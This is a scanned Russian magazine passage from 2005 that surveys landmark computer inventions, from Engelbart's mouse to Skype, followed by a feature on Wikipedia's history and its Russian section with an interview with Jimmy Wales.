
История GUI и мыши напрямую связана с проектом oNLine System (NLS), стартовавшим в начале 60-х годов в Стэнфордском Исследовательском институте. Эта система, разработку которой спонсировали агентства ARPA, NASA и Пентагон, должна была стать для американских ученых удобной компьютерной средой для ежедневной работы. Руководил проектом Дуглас Энгелбарт, который и внес большую часть идей. Графическая среда, разработанная Дугласом, представляла собой систему текстовых гиперлинков, которая управлялась с помощью специального устройства, изобретенного им же. Вначале ученый назвал его «Жуком», но из-за провода, подключаемого к компьютеру и напоминающего мышиный хвост, название было изменено. Первая модель мыши была громоздкой, корпус был сделан из дерева, и в нем находилось два металлических колесика. Двигать курсор можно было только по вертикали и горизонтали. В 1968 году в крупном научном центре состоялась полуторачасовая презентация NLS, и компьютерный мир впервые увидел в действии графическую систему, управляемую мышью. Через два года Энгелбарт запатентовал мышку (в патенте она называлась позиционным индикатором для дисплейной системы) и продолжил работать над усовершенствованием GUI. Но члены исследовательской группы, не согласные с некоторыми его идеями, покинули своего руководителя и перешли на работу в исследовательский центр Xerox (PARC), где реализовали свое представление о настоящей графической среде. Именно там был разработан оконный интерфейс Windows, каким мы знаем его сегодня.

ARPANET

Первые сформулированные мысли по поводу возможности объединения компьютеров в сеть появились в начале 60-х годов. В 1965 году ученые из МТИ и Университета Беркли впервые испытали их на практике, связав через телефонные линии 2 удаленных компьютера. Двумя годами позже ученые из агентства ARPA и ряда исследовательских институтов собрались на крупной конференции, чтобы обсудить наиболее эффективные способы создания сети из нескольких машин. В ходе этой и других встреч были разработаны основные принципы ARPAnet, так что оставалось только написать протокол приема и передачи данных. В декабре 1968 года группа ученых BBN представила Interface Message Processors (IMP's) — первый сетевой протокол, а уже через год, начиная с института UCLA, компьютеры ведущих научных центров стали объединяться в единую научную сеть.

На протяжение 70-х годов ARPAnet постоянно росла и развивалась. Email, FTP и другие возможности, появившиеся в это время, способствовали успеху. К 1981 году количество хостов достигло 213, а через 8 лет превысило стотысячную отметку.

1965



1973


ФЛОППИ ДИСК

В 1967 году компания IBM поручила своему исследовательскому отделу в Сан-Хосе новую задачу. Нужно было разработать простую, недорогую систему автоматической загрузки микрокода для компьютеров System/370. Загружать код с пленки было долго, к тому же носители были слишком большими, что не устраивало IBM. Дэвид Ноубл, один из ученых, работавших над задачей, перепробовал кучу разных решений, пока не создал так называемый «диск памяти», позднее получивший название «флоппи диск». Первые дискеты имели размер 8 дюймов, могли вмещать 80 Кб информации и были read-only. Еще они не имели пластикового конверта, который появился чуть позже из-за проблем с быстрым загрязнением. Новый формат дисков был представлен в 1973 году, позволив увеличить объем до 250 Кб и сделать диски перезаписываемыми. Дискеты оказались несравнимо удобнее перфокарт и пленочных накопителей, но пока еще использовались в ограниченных количествах из-за высокой цены. Одна дискета стоила почти столько же, сколько простой компьютер. Ситуация изменилась после того, как были определены стандарты, и десятки компаний принялись выпускать и дорабатывать флоппи диски. Это резко снизило цену, и дискеты быстро вытеснили другие носители информации. В 1975 году был разработан новый 5-дюймовый формат, а использование обеих сторон дискеты вдвое увеличило емкость. В 1981 году Sony представила первый трехдюймовый диск в жестком конверте, который стал стандартом де-факто в 90-х годах.

МИКРОПРОЦЕССОР

15 ноября 1971 года тогда еще малоизвестная компания Intel представила миру первый микропроцессор Intel 4004. Разрабатывался он специально для японской компании Busicom, выпускающей калькуляторы, но быстро выяснилось, что новинка подходит для использования во многих других областях. Инженерам компании — Федерико Фэггину, Тэду Хоффу и Стэну Мэзору — удалось в какие-то 4 миллиметра вместить вычислительную мощь такого монстра, как UNIVAC. Intel 4004 содержал в себе 2300 транзисторов, CPU, командный регистр, декодер, монитор машинных команд и поступил в продажу по цене $200 за штуку. Практическое применение 4004 нашел в системах управления дорожными светофорами, анализаторах крови и даже космических зондах NASA. Но настоящая микропроцессорная революция началась с выпуском 8080, который был специально разработан для компьютеров. Именно этот чип использовался в одной из первых персоналок Altair 8800. С появлением микропроцессоров изменилась сама технология создания компьютеров. Если раньше компьютерные поставщики (IBM, Digital Equipment Corporation, Hewlett Packard) производили компьютеры целиком, то после начала отдельных поставок микрочипов и появления компаний, которые разрабатывали другие компьютерные комплектующие, стало возможным собирать машину, а не покупать ее целиком.

1971



1979

ETHERNET

Как и многие другие компьютерные изобретения, Ethernet был разработан в исследовательском центре Xerox. Автором идеи стал Роберт Меткальф, которого попросили построить сеть, соединяющую компьютеры PARC. Незадолго до этого ученые центра создали первый в истории лазерный принтер, и начальство хотело, чтобы распечатывать изображения на этом принтере можно было с любого компьютера. У Меткальфа было две основные трудности: сделать сеть достаточно быстрой, чтобы успевать за скоростью печати, и придумать, как соединить сотни машин, находящихся в одном здании. Уже через три года Меткальф опубликовал документ под названием «Ethernet: распределенная пакетная коммутация для локальных компьютерных сетей», в котором описывались принципы создания 3-мегабитной локальной сети. Роберт ушел из Xerox в 1979 году, чтобы продвигать идеи персональных компьютеров и компьютерных сетей в массы, и для этого основал компанию 3Com. Именно благодаря его настойчивости и убедительности DEC, Intel и Xerox совместно сделали Ethernet стандартным протоколом, который используется при построении LAN и по сей день.

ПЕРСОНАЛЬНЫЙ КОМПЬЮТЕР

Стив Возняк в середине 70-х годов был типичным техно-гиком: днем работал на Hewlett Packard, а вечерами ковырялся в деталях компьютерных конструкторов типа Altair. В один прекрасный день Стив осознал, что основные компьютерные комплектующие, такие как процессор и память, подешевели настолько, что с месячной зарплаты можно приобрести все необходимое для сборки собственного компьютера. В следующие дни парень по-настоящему загорелся этой идеей и, подключив к делу своего приятеля Стива Джобса, все свободное время проводил в отцовском гараже с паяльником в руках. В начале 1976 года работа была закончена: Apple I имел 4 Кб расширяемой памяти, 1 Мгц процессор MOS 6502 и деревянный корпус с клавиатурой. Несмотря на то, что Стив Возняк создавал компьютер для себя, Джобсу удалось убедить друга попробовать его продать. Покупатели быстро нашлись, и 200 собранных вручную Apple'ов ушли по цене $666 за штуку. Apple I был первым персональным компьютером, который продавался в рабочем состоянии и не требовал предварительной сборки. 17 апреля 1977 года на первой американской компьютерной ярмарке друзья представили новую модель Apple II, которая благодаря своим возможностям и доступности стала очень популярной среди простых пользователей и открыла эру персональных компьютеров.

1976

1982



КОМПЬЮТЕРНЫЙ ВИРУС

Эволюция компьютерных вирусов началась в 1982 году с творения 15-летнего школьника Ричарда Скренты. Вирус, который он написал (Elk Cloner), заражал системы Apple II, проникая с инфицированных дисков в память компьютера и осуществляя проверку новых флопов. Если вставленная дискета оказывалась чистой, то вирус копировал себя на нее, медленно переползая с диска на диск. Elk Cloner, как и большинство ранних вирей, был безвредным, но через каждые 50 запусков выводил на экран короткое стихотворение:

Elk Cloner: The program with a personality
It will get on all your disks
It will infiltrate your chips
Yes it's Cloner!
It will stick to you like glue
It will modify ram too
Send in the Cloner!

Имелись подозрения, что вирус мог повредить дискету с неустановленной операционной системой. Несмотря на то, что Elk Cloner не получил большого распространения и его жертвами стали в основном друзья и знакомые Ричарда (включая учителя математики), эта программа стала первым зафиксированным компьютерным вирусом, вышедшим за пределы компьютера своего автора.

НОУТБУК

Первые ноутбуки не выглядели, как складывающаяся книжка, но зато были портативными и со временем привели к созданию тех ноутбуков, которые мы имеем сегодня. Вероятно, прародителем современных ноутбуков стал компьютер, разработанный Уильямом Моггрaйджем. Он весил в 5 раз меньше, чем аналогичные по производительности машины, и был на службе NASA в программах по запуску шаттлов. Первым коммерческим ноутбуком стал Osborne 1, представленный в апреле 1981 года компьютерной компанией Osborne. Весил он 12 килограммов, имел 4 Мгц процессор Z80, 64 Кб памяти, 5-дюймовый дисковод, миниатюрный 5-дюймовый экран и стоил в районе $2000. В качестве ОС использовалась популярная в то время CP/M 2.2. Помимо этого, в комплекте поставлялись текстовый процессор WordStar, калькулятор Supercalc, программа для работы с базами данных dBase II и язык программирования Basic. Вскоре после начала продаж появилось множество клонов первого ноутбука от других компаний, стремящихся урвать с новинки свой кусок. Но настоящим конкурентом Осборну стал Kaypro II — ноутбук нового поколения с более практичным 9-дюймовым экраном и дисками двойной плотности, на которых можно было вместить вдвое больше информации. Сделать ответный ход компания Osborne не смогла и вскоре обанкротилась.

1981



1987



MP3

В 1987 году престижнейший германский институт Франховера запустил новый исследовательский проект EURIKA, целью которого была разработка новых способов сжатия аудиосигнала без потери качества. Главным разработчиком был Карлхейнз Брэнденбург — известный математик и специалист по сжатию. Он построил аппарат размером с холодильник, который мог сжимать музыкальный файл до 8% от его оригинального размера. После этого профессор сфокусировал усилия на воспроизведении подобного сжатия через алгоритм. Результатом стал MPEG-1 Layer 3, который был рассмотрен в мае 1988 года на встрече 25 участников Moving Picture Experts Group — специального отдела мультимедийных стандартов комитета ISO. А чуть позже был запатентован институтом. Потребовалось еще несколько лет, чтобы алгоритм превратился в полноценный формат сжатия, позволивший сократить размер музыкальных файлов без потери качества в 10 раз. Достичь этого удалось путем отсеивания «незначительных» частей звука, которые не распознаются человеческим ухом. В начале 90-х mp3 использовался в профессиональных приложениях, а с развитием Интернета стал очень популярным.

WWW

WWW является одним из самых влиятельных компьютерных изобретений. Его концепция была разработана в 1989 году в Европейском Центре Ядерных Исследований (CERN), находящемся в Женеве. Автор, Тим Бернерс Ли, уже долгое время пытался объяснить сетевому сообществу, что гиперлинковая среда является оптимальной для компьютерных сетей. И, так как поддержки не встретил, решил самостоятельно воплотить ее в жизнь. В октябре 1990 года Тим приступил к работе над гипертекстовым браузером с графическим интерфейсом, который назвал World Wide Web. А через год опубликовал в новостной группе alt.hypertext подробную документацию. Руководство CERN одобрило концепцию Тима и после тестирования на своих компьютерах представила WWW широкой публике. По-настоящему популярным веб стал с появлением в 1993 году графического браузера Mosaic, который превратил невыразительные гиперссылки в тот Интернет, каким мы его знаем сегодня.

1989

1996

FLASH

В начале 90-х маленькая софтварная компания FutureWave Software, состоящая из 6 человек, выпустила программу SmartSketch. С ее помощью можно было рисовать несложную векторную графику для планшетных компьютеров. Когда Интернет стал набирать обороты, компания решила добавить в свою программу возможности анимации и адаптировать SS под сетевую среду. В мае 1996 года FutureWave представила свой новый продукт под названием FutureSplash Animator, напоминающий своего предшественника, но имеющий намного больше графических возможностей и ориентированный на анимацию. Приложение занимало мало места и поэтому идеально подходило для использования в Сети, где размер скачиваемых файлов для большинства пользователей был критичным. Технология не осталась незамеченной: Microsoft использовала ее при создании сайта Microsoft's MSN, а Disney — в своем новом портале Daily Blast. В декабре 1996 года Macromedia — один из ведущих производителей графических пакетов — обратила внимание на маленькую, но перспективную контору и взяла ее под свое крыло. Splash сразу же переименовали в Macromedia Flash, а в следующем году вышла уже вторая версия с поддержкой стереозвука и enhanced bitmap. Практически сразу после своего появления технология флеш стала популярной для создания интерактивных сайтов, презентаций и рекламных клипов, а в последние годы также появилось огромное количество флешевых мультфильмов.

JAVA

Язык программирования Java получил рождение в недрах Sun Microsystems как один из внутренних проектов компании. Команде разработчиков, состоящей из инженера Патрика Нэйтона, а также его помощников — Джеймса Гослинга и Майка Шеридана, дали задание разработать новую технологию программирования «умных» бытовых приборов нового поколения. Нэйтон с коллегами сначала собирались использовать в качестве основы C++. Но оказалось, что этот язык слишком сложен, плохо подходит для работы с системной памятью и быстрого портирования на различные девайсы. Руководитель SUN Билл Джой предложил объединить лучшие стороны языков Mesa и C, после чего Гослинг приступил к экспериментам с C++, расширяя его и модифицируя. Кончилось это тем, что он бросил эту затею и создал совершенно новый язык программирования, получивший название Oak (в честь дерева, растущего у окон его офиса). Команда с энтузиазмом продолжала работать над проектом, и 3 сентября 1992 года состоялась презентация интерактивной среды, включающей новую операционную систему Green, язык программирования, библиотеки и техническое оборудование. Проект получил название First Person Inc. и предназначался для использования в телевидении. Но после того как телевизионная индустрия отказалась от услуг SUN, компания решила направить свои силы на покорение Интернета. Язык Oak был переименован в Java и представлен как платформа для создания интерактивной сетевой среды.



SKYPE

Skype — это построенная на основе технологии p2p система интернет-телефонии (VoIP). Ее создателями стали авторы KaZaA Янус Фрис и Никлас Зэннстром, которые хотели представить что-то новое в противовес распространенным VoIP-протоколам SIP и H.323. С помощью Skype интернетчики, живущие в разных концах мира и скачавшие специальную программу, могут разговаривать друг с другом совершенно бесплатно. За небольшую плату можно звонить с компьютера на обычные телефоны, получать с них звонки или голосовые сообщения. В отличие от обычных междугородних звонков, в системе Skype расстояние не имеет значения. Цена за минуту разговора составит около двух центов, и не важно, звонишь ты через океан или со своего компьютера на своей же домашний телефон. Недавно eBay приобрела Skype Group за 2,6 миллиарда долларов, обещая в ближайшем будущем сделать интернет-телефонию популярнее обычных телефонных звонков по межгороду. Также разработчики представили в 2005 году несколько новых возможностей, включая видео- и телеконференции (голосовое IRC).



Джимми Уэйлс, он же Джимбо или просто Царь и Бог Википедии

ЛЮБОЙ ИНТЕРНЕТЧИК ХОТЬ РАЗ В ЖИЗНИ СИДЕЛ ПЕРЕД БРАУЗЕРОМ С КУЧЕЙ ОТКРЫТЫХ ПОИСКОВИКОВ И ТОСКЛИВО МЕЧТАЛ О САЙТЕ, НА КОТОРОМ ЕСТЬ ВСЕ. ОТВЕТЫ НА ЛЮБЫЕ ВОПРОСЫ, ПОДРОБНЫЕ СТАТЬИ НА ВСЕВОЗМОЖНЫЕ ТЕМЫ, МОРЕ ИНФОРМАЦИИ... СКАЖЕШЬ, УТОПИЯ? ОТНЮДЬ, ДРУЖОК, ТАКОЙ РЕСУРС СУЩЕСТВУЕТ УЖЕ СЕЙЧАС, И ИМЯ ЕМУ — WIKIPEDIA. ХОЧЕШЬ УЗНАТЬ О КРУПНЕЙШЕЙ ЭНЦИКЛОПЕДИИ В ИСТОРИИ ЧЕЛОВЕЧЕСТВА, ДЕВИЗ КОТОРОЙ: «МЫ СОБИРАЕМ ЗНАНИЯ МИРА»? ТОГДА ЧИТАЙ ДАЛЬШЕ



TEXT MIFRILL / MIFRILL@RIDDICK.RU /

WIKIPEDIA

КОПИЛКА МИРОВЫХ ЗНАНИЙ

ЭНЦИКЛОПЕДИЧЕСКИЕ КОРНИ

Идея создания «единой базы знаний мира» берет начало из далекого прошлого. Еще в древности люди пытались как-то систематизировать и увековечить свои знания. В итоге и придумали энциклопедии как таковые. Правда, пользоваться объемными томами не всегда удобно. К примеру, издание «БСЭ» (Большая Советская Энциклопедия) 1950—1960 годов насчитывает 51 том. Места все это сокровище занимает немало, стоит дорого, и пока найдешь, что нужно, может пройти куча времени. Ситуацию не спас даже появившийся в 1960-м году предметно-именной алфавитный указатель по «БСЭ» в двух томах. Конечно, в наше время уже можно купить «Большую Советскую» на CD или DVD, но тут всплывает еще одна проблема — информация, которая устаревает с головокружительной скоростью. Ученые делают новые открытия, писатели пишут новые книги, каждый день выходят тысячи газет, прогрессирует телевиденье, а уж о Сети и говорить страшно. Уследить за всем этим, практически не возможно. Сколько людей должно ежедневно работать над изданием, чтобы идти в ногу со временем, успевать не только обновлять старые статьи, но и добавлять новые? Но если раньше подобное было физически невозможным, то с появлением Интернета ситуация изменилась. На сегодняшний день все самые крупные энциклопедии мира имеют свои представительства в Сети. И все они являются платными. Причем речь идет не о паре баксов. Стоимость печатного издания ведущих энциклопедий доходит до $1500, а доступ к сайту обходится посетителям в $50 за год. В свободном доступе в Интернете можно найти совсем устаревшие энциклопедии, например, энциклопедии «Британника» 1911 года или бета-версии, где доступно менее 10% статей.

Можно ли при таком раскладе создать конкурентоспособный бесплатный ресурс? Можно, если привлечь к делу самих пользователей. Wikipedia — энциклопедия, которая наполняется всем миром, и, хотя она существует всего 5 лет, уже давно по контенту догнала и перегнала все остальные «копилки знаний», продолжая стремительно развиваться дальше.

WIKI-ИСТОРИЯ

История Wikipedia началась в 2000 году, когда Ларри Сэнгер и Джимми Уэйлс, тогда исполнительный директор компании Bomis, решили создать бесплатную и легкодоступную сетевую энциклопедию. В марте 2000 года они успешно открыли сайт Nupedia (NuPedia.com), который финансировался фирмой Уэйлса и работал на опенсорсном софте. Но главной особенностью Nupedia стало полное отсутствие авторских прав. Все материалы сайта проходили под GNU FDL (Общественной Лицензией GNU), которая дает каждому пользователю право редактировать и распространять (частично или целиком) содержание любой статьи, не платя никому никаких процентов и не нарушая никаких законов.

Уэйлес и Сэнгер начали пиарить свой ресурс с написания писем нескольким известным ученым, предлагая им принять участие в жизни Нупедии. А на самом сайте выложили объявление в формате RTF, предложив распечатать его и повесить в своем учебном заведении. Так что первыми авторами статей стали ученые мужи и профессора из разных стран (России в том числе). Обычным людям, которые хотели поучаствовать, приходилось сначала связываться с редактором раздела, доказывать ему, что ты действительно разбираешься в предложенной теме. Если тебе давали добро, то ты мог приступить к работе и потом отослать свою статью тому же редактору, который оценивал ее сам и показывал своим коллегам. После утверждения несколькими людьми статья отсылалась специальному человеку — copyeditor'у, который выискивал там защищенные авторским правом тексты или рисунки. И только после этого многострадальная статья возвращалась к редактору, который размещал ее на сайте.

Процесс этот был долгим и сложным, поэтому количество статей в Nupedia не превышало сотни. В конце концов стало ясно, что при таком подходе сайт быстро развиваться не может, не говоря уже о том, чтобы составить достойную конкуренцию ведущим энциклопедиям. К началу 2001 года

> СТОИМОСТЬ ПЕЧАТНОГО ИЗДАНИЯ ВЕДУЩИХ ЭНЦИКЛОПЕДИЙ ДОХОДИТ ДО $1500, А ДОСТУП К САЙТУ ОБХОДИТСЯ ПОСЕТИТЕЛЯМ В $50 ЗА ГОД.

БЮДЖЕТ ВИКИПЕДИИ СОСТАВИЛ $15,000 В 2003 ГОДУ, $25,000 — В 2004-М, И БОЛЕЕ $700,000 — В ЭТОМ ГОДУ.

создатели уже подумывали о закрытии Нупедии, как вдруг приятель Ларри Сэнгера, Бен Ковиц, предложил решение всех проблем. Технология, о которой он рассказал, носила название Wiki и позволяла любому желающему, минуя длинную цепочку редакторов, добавлять статьи на сайт и редактировать их. Но главное, что история правки каждой статьи хранится вечно, так что в случае, если будет удалено что-то важное или внесенные изменения окажутся неправильными, то вернуть все в прежнее состояние сможет любой посетитель, заметивший это.

По сути, Wiki — это гипертекстовая среда для сбора и структуризации письменной информации. Первой вики-сетью стало «Портлендское хранилище образцов программного кода». Сеть была создана 25 марта 1995 года программистом Вардом Каннингемом. Само слово wiki, а вернее wiki-wiki, он позаимствовал из гавайского языка, на котором оно означает «очень быстро», «как можно быстрее». Важно то, что упор в Wiki-технологии делается на коллективную работу. Для удобства всех работающих на Wiki-сайте людей система правки и добавления новых страниц упрощена до двух кликов — «Редактировать-Сохранить», а все операции по редактированию производятся прямо в окне браузера. Любая страница Wiki-сайта — это статья, состоящая из названия и содержимого, в которую можно вставлять HTML-тэги или особую Wiki-разметку, признанную более простой и удобной, чем тэги. Например, чтобы вставить в текст ссылку на другую статью, тебе не нужно писать Название ссылки и тому подобное. Достаточно просто вставить название статьи, на которую ссылаешься (в квадратных скобках — [[Название статьи]]), и после нажатия кнопки «Сохранить» получится ссылка. При этом битых или мертвых линков просто не бывает. Если статья с таким именем уже существует, то ссылка будет синего цвета, если нет — красного и приведет на страницу «пока еще не написанной статьи».

Сэнгер загорелся этой идеей и без труда убедил Уэйлса перевести Нупедию на новый движок. А 10 января 2001 года энциклопедия уже была запущена в новом формате. Но не все отнеслись к нововведениям с оптимизмом. Многим ученым, работавшим над проектом, идея в корне не понравилась, так как их пугала мысль, что статьи может редактировать любой желающий. «Что будет, когда тысячи простых пользователей доберутся до сайта и начнут изменять все на свой лад? Какая может быть объективность в таких сомнительных, никем не контролируемых данных?» Ропот был так силен, что Уэйлс и Сэнгер посоветовались и вернули Нупедии старый движок, а затем просто создали новый сайт — Wikipedia.com. Лицензия GNU FDL позволила им перенести на Википедию всю информацию с Нупедии и оставить старый ресурс как есть, специально для тех, кто не желал перемен.

ВИКИПЕДИЯ СЕГОДНЯ

Официально Wikipedia.com (а позднее — Wikipedia.org) была запущена 15 января 2001 года. Главными ее принципами стали нейтральная точка зрения во всех статьях, полная свобода информации и бесплатность. Ну и конечно, свободный доступ не только к чтению энциклопедии, но и к правке. Несмотря на мрачные прогнозы ученых, все оказалось не так страшно. Критики Wiki-технологии всегда упирали на самое, по их мнению, слабое место системы — вандализм. Дав возможность редактировать статьи любому пользователю, следовало ожидать, что желающих прийти и все опошлить будет немало. Но на тему вандализма уже все давно сказано на самой Википедии. Вот выдержка из статьи «Википедия: Вандализм»:

«...вандализм, несмотря на распространенное мнение, на самом деле не представляет большой проблемы для Википедии, так как все изменения статей хранятся в специальной базе данных. Таким образом, злоумышленники не могут уничтожить информацию полностью. Посетитель, заметивший, что статья была испорчена, может сделать откат поврежденной версии, сделать это совсем несложно. Чтобы вынести предупреждение, необходимо в обсуждении его профиля добавить шаблон вандала: {{subst:vandal}}.
Поскольку количество людей, желающих заниматься вандализмом, приблизительно равно количеству людей, желающих восстановить истину, создание условий, при которых второе сделать легче, чем первое, делает материалы Википедии все более и более соответствующими истине. По результатам исследований, большинство последствий вандализма в английской части Википедии нейтрализуются в считанные минуты».

Принцип Википедии — чинить проще, чем портить — себя полностью оправдал.


Приведу еще немного цифр, чтобы дать понять, каких колоссальных масштабов достигла свободная энциклопедия на сегодня. Самым крупным языковым сегментом Вики по-прежнему является англоязычный, сейчас он содержит почти 900 тысяч статей. Всего же языков у Википедии более 200, так что проект по-настоящему международный. Несколько лет назад сайт Wikipedia.org не входил даже в 10,000 лучших веб-сайтов Сети, а теперь он находится в 30-ке лучших, с более чем 2,5 миллиардами запросов страниц в месяц. В прошлом году ежедневно Wikipedia использовали примерно полпроцента интернетчиков, сегодня эта цифра увеличилась почти вчетверо. Бюджет Википедии составил $15,000 в 2003 году, $25,000 — в 2004-м, и более $700,000 — в этом году. В следующем году речь уже пойдет о миллионах долларов. Формируется этот самый бюджет Фондом Викимедиа и десятками тысяч добровольцев, которые тратят свое время и силы на поддержку проекта, веря в то, что знания — сила, и они должны быть свободными. Здесь главный принцип — каждый вносит посильный вклад, причем средний взнос составляет примерно $20.

Фонд Викимедиа поддерживает и другие неэнциклопедические проекты по созданию свободных публикаций в Интернете: свободную библиотеку (Викитека), бесплатные учебники (Викиучебник), словари (Викисловарь), открытое новостное издание (Викиновости) и собрание цитат (Викицитатник).

А КАК ЖЕ НАШИ?

Все же мы в России живем, а не в США, поэтому уделю немного внимания нашей Вики. Русский раздел Википедии был создан 20 мая 2001 года. Первым администратором русскоязычной Вики стал человек, для которого русский — не родной язык. Время шло, и к 3 августу 2004 года русская Википедия насчитывала лишь 5000 статей, что на общем фоне было ничтожно мало. Но в том же месяце в известном компьютерном журнале выходит статья, написанная администратором нашей Вики Стас'ом: «Как стать Вольтером, или самая свободная энциклопедия». Статья вызвала большой интерес к ресурсу и приток новых участников увеличился. Таким образом, уже к концу 2004 года русская Вики берет планку в 10,000 статей и сдвигается с мертвой точки. В 2005 году русскоязычный раздел Википедии стал быстро набирать обороты. Статьи про Википедию появлялись в других журналах и газетах, заинтересованных людей появлялось все больше, количество материала росло (50 статей в день). Летом этого года в Питере даже состоялась первая встреча википедианцев, то есть русского Wiki-комьюнити. 21 сентября на фестивале «Интернит-2005», проходившем в Новосибирске под девизом «Интернет для пользы дела!», наша Википедия победила в номинации «Сервис года». А под конец 2005 года произошло сразу два заметных события: 1 ноября впервые вышли «Викиновости» на русском, а 4 декабря количество статей превысило 40-тысячную отметку. На момент написания статьи (18 декабря 2005 года) русский сегмент Википедии находится уже на 12-м месте со 49,338 опубликованными статьями.

ПРИНЦИП ВИКИПЕДИИ — ЧИНИТЬ ПРОЩЕ, ЧЕМ ПОРТИТЬ — СЕБЯ ПОЛНОСТЬЮ ОПРАВДАЛ





главная страница Wikipedia.org



Тома энциклопедии «Британника»

На этих серверах, расположеных во Флориде, хранится Вики



Вот так выглядел когда-то титул Нупедии



Если есть минимальное знание английского — не забудь посетить:
http://en.wikipedia.org/wiki/Russian_jokes
http://en.wikipedia.org/wiki/Sexual_position
http://en.wikipedia.org/wiki/Pornography
http://en.wikipedia.org/wiki/Group_sex
Никакой пошлости — чистая информация! Узнаешь много нового :). С русскими нецензурными словами тоже советую поэкспериментировать.



http://www.wikipedia.org — главная страница свободной энциклопедии
http://ru.wikipedia.org — русскоязычная Википедия
http://meta.wikipedia.org — Википедия о Википедии, вся информация о проекте
http://ru.wikipedia.org/wiki/Википедия:Викимания_2005 — отчет о конференции глазами участника

ДЕСЕРТ



Кто лучше всего может рассказать о сайте, как ни его создатель? Заручившись поддержкой администратора русской Википедии Стас'а, мне удалось взять интервью непосредственно у мистера Джимми Уэйлса — единственного не отошедшего от дел отца-основателя Википедии. Ларри Сэнгер оставил проект и сейчас преподает философию в университете штата Огайо.

Mifrill (М): Совсем недавно вокруг Википедии разгорелся громкий скандал. Виной всему — биография известного журналиста Джона Сейгенталера, в которой содержались неверные данные, и Сейгенталер счел их для себя оскорбительными. Даже опубликовал скандальную статью в USA Today, обвиняя Википедию в клевете. Вы же в прямом эфире CNN объявили о введении временной, но не имеющей аналогов санкции: теперь незарегистрированные пользователи англоязычной версии ресурса не могут создавать новые статьи. Хотелось бы узнать, будет ли аналогичная мера введена в остальных сегментах, и как вы собираетесь в будущем обезопасить Вики от подобных инцидентов?

Джимми Уэйлс (ДУ): Нет, в других языковых сегментах таких мер вводить не планируется. Мы постоянно в движении, постоянно прогрессируем, совершенствуем наш софт, и по мере роста Википедии собираемся и дальше придерживаться этого курса. На следующей неделе как раз будет обсуждаться введение целого ряда новых инструментов, которые позволят более детально мониторить сайт. В частности, в январе мы будем тестировать новый механизм для обработки статей.

М: Давно вы в последний раз сами писали статьи для Википедии? Занимаетесь ли этим сейчас?

ДУ: Последняя моя статья в Википедию была о Тиме Галлахаре — ученом, который принимал участие в повторном открытии белоклювых королевских дятлов. На самом деле, я не так часто занимаюсь редактированием Википедии или написанием статей, так как у меня почти нет на это времени. Но если удается выкроить часок-другой, то делаю это с большим удовольствием.

М: Википедия огромна, просто колоссальна. И хотя англоязычный сегмент остается крупнейшим, другие языки не менее важны. Изучаете ли вы другие Wiki-сегменты, наблюдаете ли за их развитием?

ДУ: Я сейчас учу немецкий и активно пользуюсь немецкой Википедией как подспорьем в изучении языка. Стараюсь каждый день прочитывать хотя бы парочку статей на немецком. Кроме того, я стремлюсь поддерживать связь с как можно большим числом других Wiki-комьюнити, но здесь все держится на постоянной связи с лидерами этих сообществ лично. Вообще, я очень люблю встречаться с википедианцами по всему миру, потому что мы очень дружное сообщество.

М: В свежем журнале Nature сравнивается качество Британники и Википедии. Эксперты журнала обнаружили в Википедии множество фактических ошибок. Безусловно, эта статья привела к исправлению Wiki-сообществом ошибок в этих статьях. Но как быть с остальными статьями? Что это за энциклопедия, если ей нельзя доверять?

ДУ: Все материалы сайта постоянно подвергаются серьезной проверке. В настоящее время механизм обработки статей устроен таким образом, чтобы редакторам было как можно проще отмечать и редактировать статьи, требующие правки.

М: Будет ли выпущена бумажная версия Википедии?

ДУ: Да, переговоры об этом уже велись с целым рядом издательств. Однако пока проект находится на самой ранней стадии, и говорить об этом рано.

М: Есть статьи, тематика которых довольно остра и может вызвать ярость у некоторых людей. Насколько защищены ваши авторы от таких недоброжелателей?

ДУ: Авторы имеют возможность зарегистрироваться и публиковать статьи или вносить правки не под своим IP-адресом напрямую, а под выбранным ими логином. В этом случае IP нигде отображаться не будет. В свою очередь, Фонд Викимедия откроет личные данные зарегистрированного пользователя, такие как его IP-адрес, только по распоряжению суда.

